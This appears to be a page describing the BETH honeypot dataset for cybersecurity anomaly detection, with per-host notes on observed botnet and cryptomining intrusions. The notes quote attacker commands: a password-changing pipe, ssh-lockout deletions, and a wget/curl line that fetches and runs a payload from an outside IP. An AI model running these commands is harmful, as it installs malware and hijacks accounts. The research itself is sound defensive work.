BETH Dataset

Real Cybersecurity Data for Anomaly Detection Research

We present the BETH cybersecurity dataset for anomaly detection and out-of-distribution analysis. With real “anomalies” collected using a novel tracking system, our dataset contains over eight million data points tracking 23 hosts. Each host has captured benign activity and, at most, a single attack, enabling cleaner behavioural analysis. In addition to being one of the most modern and extensive cybersecurity datasets available, BETH enables the development of anomaly detection algorithms on heterogeneously-structured real-world data, with clear downstream applications. We give details on the data collection, suggestions on pre-processing, and analysis with initial anomaly detection benchmarks on a subset of the data.

THE BETH DATASET

High-level Overview

The BETH dataset currently represents 8,004,918 events collected over 23 honeypots, running for about five noncontiguous hours on a major cloud provider. For benchmarking and discussion, we selected the initial subset of the process logs. This subset was further divided into training, validation, and testing sets with a rough 60/20/20 split based on host, quantity of logs generated, and the activity logged—only the test set includes an attack. Table 1 provides a summary of the dataset, while Table 2 and Table 5 provide a description of the kernel-process and DNS log features, respectively. In this section, we first detail the log collection methodology, followed by a description of the overall dataset. The final subsection discusses potential research questions that could be investigated using our dataset.

Dataset	Length	% of Subset	# of Hosts
Training	763,144	66.88%	8
Validation	188,967	16.56%	4
Testing	188,967	16.56%	1
Subset Total	1,141,078	100%	13
Total	8,004,918	-	23

Table 1: General characteristics of the kernel-process logs, including our initial benchmark subset.

> **Get to know the data and compare your model with our pre-split training, validation, and testing datasets!**

Collection Methodology

The challenge of crafting a honeypot is two-fold: make it tempting enough to infiltrate, and track activity without being detected. The former is typically done by providing “free” resources to an attacker, i.e., easily accessible computer power. Our implementation currently runs hosts with a single `ssh` vulnerability: any password will be accepted to login. This is protected enough that it could contain valuable information or resources within it, but implies that the user simply has a

poor password choice. In the future we plan to deploy hosts with other vulnerabilities, with which we hope to observe other attack vectors.

To subtly log activity in real time, each host runs a Docker container (Merkel, 2014) to encapsulate our two-sensor monitoring system utilising the (extended) Berkeley Packet Filter (BPF) (Gregg, 2019). The first sensor is embedded at the kernel level of the Linux OS to listen to and exfiltrate relevant data packets. In particular, this sensor tracks all OS calls to create, clone, and kill processes. The second sensor logs network traffic, specifically DNS queries and responses from all processes on the host machine, including those processes running within the hosted Docker containers. When the desired packet appears, it is parsed out to pre-defined fields and then transmitted to a collection server.

Dataset Characteristics

The dataset is composed of two sensor logs: kernel-level process calls and network traffic. As the initial benchmark subset only includes process logs, this section only covers these; a description of the network logs can be found in Appendix B.

Each process call consists of 14 raw features and 2 labels, described in Table 2. These largely contain categorical covariates with some containing large integers, necessitating further processing. Thus, for our benchmarking, we converted several fields to binary variables based on field expertise, as described in Appendix A.

Each record was manually labelled suspicious (sus) or evil to assist analysis. Logs marked suspicious indicate unusual activity or outliers in the data distribution, such as an external userId with a systemd process3 , infrequent daemon process calls (e.g., “acpid” or “accounts-daemon”), or calls to close processes that we did not observe as being started. Evil4 indicates a malicious external presence not inherent to the system, such as a bash execution call to list the computer’s memory information, remove other users’ ssh access, or un-tar an added file. Events marked evil are considered “out of distribution,” as they are generated from a data distribution not seen during training.

The kernel process logs were divided into a typical 60/20/20 split for training, validation, and testing, based on the observed activity and labels. Our initial training and validation sets each contain logs generated from multiple hosts, containing only activity from the OS and cloud infrastructure management. Activity in each of these hosts was benign for the entire duration of their existence, and, as such, we consider these events to be “in-distribution”.

Our initial testing dataset contains all activity on a single exploited host, including its OS and cloud infrastructure management. The first attack we logged is an attempt to setup a botnet.


More details on this attack can be found in Appendix C. The full dataset contains other malicious activity performed within our honeypots, including cryptomining and lateral movement (between servers). These various attacks may also be compared to answer alternative research questions with our data, as discussed in Subsection 2.3. As each exploited host only contains a single staged attack, with no artificial noise in the benign activity, BETH is one of the cleanest cyber security datasets available to distinguish malicious from benign.

FULL DETAILS

1 sensor, 10 minutes kill

['ip-10-100-1-79', 'ubuntu']

BENIGN: No hits, this sensor was not touched




1 sensor, 1 hour kill

['ubuntu', 'ip-10-100-1-120']

BENIGN: Some user (`userId 1000`) activity, but linked to Terraform or Amazon

- Starts with `security_file_open` → `/proc/1/comm`
- Ends with `sched_process_exit`




3 sensor, 1 hour kill

['ubuntu', ‘ip-10-100-1-173', 'ip-10-100-1-28']

BENIGN: Some user (`userId 1000`) activity, but linked to Terraform or Amazon

['ip-10-100-1-148']

POPPED: Entered and ran a few commands in the terminal



5 sensors, 10 minutes kill

[ubuntu, 'ip-10-100-1-169', 'ip-10-100-1-165', 'ip-10-100-1-129']

BENIGN: Some user (`userId 1000`) activity, but linked to Terraform or Amazon

['ip-10-100-1-14', 'ip-10-100-1-217']


POPPED: Similar attacks in both… seems to be setting up a botnet node based on the tar file name and later activity.

‘ip-10-100-1-14’:

- User enters at `650.737562` seconds after boot
- Executes `cat /proc/cpuinfo | grep name | wc -l` at `659.006997`
- Executes `echo -e "1qaz2wsx\\n1CMfoW5f7Nji\\n1CMfoW5f7Nji"|passwd|bash` at `659.633846`
    - Based on the time difference, this is likely a script
- Appears to opening an `sftp-server`
- Downloads a tar file called `/var/tmp/dota3.tar.gz`
- Instance killed before execution after unpacking occurs

'ip-10-100-1-217':

- `userId 1001` enters system and scopes out machine
    - `wc -l`
    - `cat /proc/cpuinfo`
    - `passwd`
    - `grep name`
    - `cat /proc/cpuinfo`
    - `head -n 1`
    - `awk {print $4,$5,$6,$7,$8,$9;}`
    - `grep Mem`
    - `free -m`
    - `which ls`
    - `ls -lh /usr/bin/ls`
- Then sleeps 15s
- Then `whoami`
- Blocks future `ssh`
    - `rm -rf .ssh`
    - `rm -rf .mountfs`
    - `rm -rf .X13-unix`
    - `rm -rf .X17-unix`
    - `rm -rf .X19-unix`
    - `rm -rf .X2*`
- `mkdir .X25-unix`
- Downloads `dota3.tar.gz` through `sftp-server`
- Also sets up botnet connections:



- Possible related attacks
    - Botnet: https://www.guardicore.com/botnet-encyclopedia/dota/
    - Very similar to this report https://blog.edie.io/2020/10/31/honeypot-diaries-dota-malware/
        - Missing “echo” statements... is this a gap in our logs?
    - Hard to develop a signature or identify what happened since it ended early and we don’t have the tar file (I think)

5 sensors, 1 hour kill (part 1)

[ubuntu, 'ip-10-100-1-34', 'ip-10-100-1-57']

BENIGN: No user activity

['ip-10-100-1-104', 'ip-10-100-1-55', 'ip-10-100-1-83']

POPPED: Seems like someone entered the system...

- ['ip-10-100-1-104', 'ip-10-100-1-55'] contain some suspicious activity, but not necessarily malicious
- ‘Ip-10-100-1-83’ has same `sftp-server` leading to botnet traffic


5 sensors, 1 hour kill (part 2)

[ubuntu, 'ip-10-100-1-104', 'ip-10-100-1-55', 'ip-10-100-1-57']

BENIGN: No user traffic

['ip-10-100-1-83']

POPPED: 'Ip-10-100-1-83' attacked with same traffic as seen before from `sftp-server` leading to botnet node traffic




May Data (Kernel activity and DNS)

['ip-10-100-1-95', 'Ip-10-100-1-26', 'Ubuntu', 'Ip-10-100-1-186']

BENIGN: Some user (`userId 1000`) activity, but linked to Terraform or Amazon. Major Ubuntu update recorded on 'ip-10-100-1-95'.

- Only user traffic (`userId >= 1000`) is from 125-147 seconds after booting.
    - Looks like it's just the remnants of the Terraform script, as a terraform event is logged
- Looks like an update is installed around the ~16000 second spike
- 'Ip-10-100-1-26' pinged on DNS by `eecs.umich.edu`



['ip-10-100-1-4', 'ip-10-100-1-105']

POPPED:


Incomplete activity in 'ip-10-100-1-4'

- DNS - Going to:
    - `motd[.]ubuntu[.]com`
    - `version.bind`

        - `213.1.168.192[.]in-addr[.]arpa`
- User login at 10089.96+ seconds
    - Leaves with no activity
- Traffic around 14000 appears to be another amazon update

Cryptomining activity in ‘ip-10-100-1-105’

- DNS - Going to `hashvault`
- User login (`1001`) from 14429-14442 seconds (~4 hours) after boot
    - `sh -c uname -a`
    - `sh -c cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget 209.141.58.203/ssh || curl -o ssh 209.141.58.203/ssh; tar xvf ssh; cd .ssh; chmod +x *; ./sshd; ./krane user`
        - Krane: tool to mess with containers...
        - https://www.krane.sh/#/
        - https://reconshell.com/krane-kubernetes-rbac-static-analysis-visualisation-tool/
    - `sh -c /sbin/modprobe msr allow_writes=on > /dev/null 2>&1`
    - “modprobe is a Linux program originally written by Rusty Russell and used to add a loadable kernel module to the Linux kernel or to remove a loadable kernel module from the kernel. It is commonly used indirectly: udev relies upon modprobe to load drivers for automatically detected hardware.” -Wiki



PUBLISHED DATASET

Checklist of the dataset that is public and labelled on Kaggle. See link at the end of this document to view the data.

Training (Feb. Data)

- ☑ ~~['ip-10-100-1-79', 'ubuntu'] (1 sensor, 10 minutes kill)~~
- ☑ ~~['ubuntu', 'ip-10-100-1-120'] (1 sensor, 1 hour kill)~~
- ☑ ~~['ubuntu', 'ip-10-100-1-173', 'ip-10-100-1-28'] (3 sensors, 1 hour kill)~~
- ☑ ~~['ip-10-100-1-57'] (5 sensors, 10 minutes kill)~~
- ☑ ~~['ip-10-100-1-55', 'ip-10-100-1-57', 'ip-10-100-1-34', 'ubuntu'] (5 sensors, 1 hour kill part 2)~~

Validation (Feb. Data)

- ☑ ~~['ubuntu', 'ip-10-100-1-169', 'ip-10-100-1-165', 'ip-10-100-1-129'] (5 sensors, 10 minutes kill)~~

Testing (Feb. Data)

- ☑ ~~['ip-10-100-1-217'] (5 sensors, 10 minutes kill)~~

Remainder of February Data

- ☐ 'ip-10-100-1-148' (3 sensors, 1 hour kill)
- ☐ Remainder of 'ip-10-100-1-217' (5 sensors, 10 minutes kill)
- ☐ 'ip-10-100-1-104' (5 sensors, 1 hour kill part 1)
- ☐ 'ip-10-100-1-34' (5 sensors, 1 hour kill part 1)
- ☐ 'ip-10-100-1-55' (5 sensors, 1 hour kill part 1)
- ☐ 'ip-10-100-1-83'(5 sensors, 1 hour kill part 1)
- ☐ 'ubuntu'(5 sensors, 1 hour kill part 1)
- ☐ 'ip-10-100-1-104'(5 sensors, 1 hour kill part 2)

- [ ] 'ip-10-100-1-83'(5 sensors, 1 hour kill part 2)
- [ ] 'ip-10-100-1-14'(5 sensors, 10 minutes kil)

May Data

- [x] ~~Corresponding DNS~~
- [x] ~~'ip-10-100-1-95'~~
- [x] ~~'ip-10-100-1-4'~~
- [x] ~~'ip-10-100-1-26'~~
- [x] ~~'Ubuntu'~~
- [x] ~~'ip-10-100-1-186'~~
- [x] ~~'ip-10-100-1-105'~~

RESOURCES

Data

https://www.kaggle.com/katehighnam/beth-dataset

Code

https://github.com/jinxmirror13/BETH_Dataset_Analysis

Paper

http://www.gatsby.ucl.ac.uk/~balaji/udl2021/accepted-papers/UDL2021-paper-033.pdf

References

See citations in the paper linked above. All tables and appendices mentioned are also from this paper.